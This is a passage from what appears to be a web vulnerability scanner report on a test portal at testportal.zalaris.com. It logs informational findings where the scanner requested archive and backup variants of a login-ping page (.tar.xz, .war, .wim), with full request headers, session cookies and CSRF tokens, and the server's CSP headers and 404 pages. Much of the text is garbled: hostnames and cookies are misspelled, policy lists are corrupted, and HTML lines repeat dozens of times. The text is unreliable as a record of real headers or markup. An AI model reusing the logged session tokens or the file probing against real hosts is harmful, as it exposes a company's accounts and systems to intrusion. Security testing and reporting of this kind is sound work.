Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://books.net/https://book https://cdn.syndication.twimg.com.https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.ap.com/ https://is.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://s.googleapis.com https://maps.gstatic.com https://s.googleapis.com https://s.mapa.ondemand.com https://syndication.twitter.com https://syndication.twit eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com/.443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div> </html>

### Request 2

GET /neptune/native/kodfkvwgs.html HTTP/1.1

Host: testportal.zalaris.con

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG Colinicapi.eniginie.secunity.adunienicaloin.oniginia\_application\_uir-be=14/bjrkwke+1ckwf\*rkAr\*/bz-gn/8zBwbebqo30v8kqzkwqkkdGNuL3ecsSiNThbu0x152f2xZen/3lliniel4uJ3
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BoglcPgyX%2BwajTHGXkuW4rYMDZIeTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvF5%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

## Response 2

HTTP/1.1 404 APPLID not found

Date: Thu. 14 Jul 2022 08:06:06 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=utf-8

Content-Length: 1518 dxp-sap: 21100006

x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store

x-frame-options: SAMEORIGIN

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://iboost.ai/ https://zalcors.azurewebsites.net/ https://\* accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://sa.com/ https://zalcors.azurewebsites.net/ https://sa.com/ https://zalcors.azurewebsites.net/ https://sa.com/ https://zalcors.azurewebsites.net/ https://sa.com/ https://zalcors.azurewebsites.net/ https://sa.com/ https:// https://t.sqarias.com/443 https://e.zalaris.com/443 https://e.zalaris.com/https://s.apuci.com/https://s.ap https://www.zarairs.com/https:/// twimg.com/https://www.zarairs.com/https://brittps://maps.googleapis.com:443 https://brittps://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-test.s3.amazonaws.com/files/ZALARISTEST/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://batch.twimg.com/tfwcss/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content="NO equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><meta-directive: no-cache"><meta-directive: no-cache"><meta-directi type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-itemscenter"><div class="col-6 mx-auto col-md-6 order-md-1"><img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></mi> the third in the state of the s ...[SNIP]...

### 23.61. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.tar.xz

### Summary

Severity Information Confidence: Certain

https://testportal.zalaris.com Host:

Path: /neptune/native/neptune\_login\_ping.html

### Request 1

GET /neptune/native/neptune\_login\_ping.tar.xz HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:06:16 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8 content-length: 50

dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https:///in.aps.indes/in.aps.//in.aps.indes/in.aps.//in.aps.indes/in.aps.googleaps.com/ https:///in.aps.googleaps.com/ https:///in.aps.in.aps.indes/in.aps.googleaps.com/ https://in.aps.in.aps https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boo eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff Connection: close

<body ><div id="ping"></div>

</body> </html>

### Request 2

GET /neptune/native/hgunlqq.html HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;g=0.9,en;g=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0 Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650

ai\_user=KMQQH6AyP3h3gm1NJB//mnj2022-07-14T04:02:32.980Z; ai\_authJesr=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

# Response 2

HTTP/1.1 404 APPLID not found Date: Thu, 14 Jul 2022 08:06:18 GMT Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

Content-Length: 1518 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

cache-control: no-store

x-frame-options: SAMEORIGIN

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://loogin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://is.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://ms.gstatic.com https://sgoogleapis.com https://sapui5.hana.ondemand.com https://syndication.twitter.com https:// eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><tittle>Zalaris page not found</tittle><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="en"><heat http-equiv="cache"><meta http-equiv="cache"><meta http-equiv="cache-directive: no-cache"><meta http-equiv="cache-directive: no-cache-directive: no-cachemeta mtp-equiv - Keriesi - Onterit - 10, un-mtps://portal.zaans.com -->-link fel- sytesiteet type="text/texts" free-"/content" yep= "text/texts" free-"/costs-mt--/assets/css/mod.css"-xal-ontent row align-items-center">-div class="cont-inm">-div class="zol-content">-div class="zol-content row align-items-center">-div class="col-6 mx-auto col-md-6 order-md-1">-div class="text-md-1">-div class="col-6 mx-auto col-md-6 order-md-1">-div class="text-md-1">-div class="col-1">-div class="colmd-6 order-md-1 text-center text-md-left pr-md-5">class="ral-type">down-forder-md-1 text-center text-md-left pr-md-5">class="lat-type">down-forder-md-1 text-center text-md-left pr-md-5">class="lat-type">down-forder-md-1 text-center text-md-left pr-md-5">class="lat-type">down-forder-md-1 text-center text-md-left pr-md-5">class="lat-type">down-forder-md-1 text-center text-md-left pr-md-5">down-forder-md-1 text-center text-md-left pr-md-5">down-forder-md-1 text-center pr-md-5" ...[SNIP]...

### 23.62. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.war

### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/native/neptune login ping.html

### Request 1

GET /neptune/native/neptune\_login\_ping.war HTTP/1.1 Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGgIcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:07:18 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com.443 h https://\*neptune-software.com:443 https://license.goedit.io:443 goedit.i/\* data: blob: https://maps.googleapis.com:443 https://\* hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARIS/TEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://sapui5.hana.ondemand.com/https://sapui5.hana.ondemand. https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com.https://\*.zalaris.com/https://e.com/https:// eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://platform.twitter.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div>

</html>

### Request 2

GET /neptune/native/hfon.html HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152:

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG Contraghengine secting authentication of ginal\_application\_un=0E1#30FRWRe1EtW47KAF\*82Fg1/82BW0Bbq308VkqZkwqLkdGNdLSe0SSiNThBu0X15E7eZAEH7JIIIIEl4tu3GP8QF4gM40AlHvMzQ9PSZp8TAPmcyuPjir5e3WmQvsgV38s8h34%2FREVfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BogIcPGyX%2BwajTHGXkuW4rYMDZIeTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvO1%3D; sap-webdisp-session=51-32923-B-0Z43Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

### Response 2

HTTP/1.1 404 APPLID not found Date: Thu. 14 Jul 2022 08:07:20 GMT Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

Content-Length: 1518

dxp-sap: 21100006

x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store

x-frame-options: SAMEORIGIN

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 h /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://#.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com: https://\*.zalaris.com: https://www.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'

https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content="NO equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"> meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="/assets/css/bootstrap.min.css">
type="text/css" href="text/css" href="text/css" href="text/css" href="text/css" href="text/css" href="text/css" href="text/ mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></di> ..[SNIP]...

### 23.63. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.wim

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/native/neptune\_login\_ping.html

### Request 1

GET /neptune/native/neptune\_login\_ping.wim HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

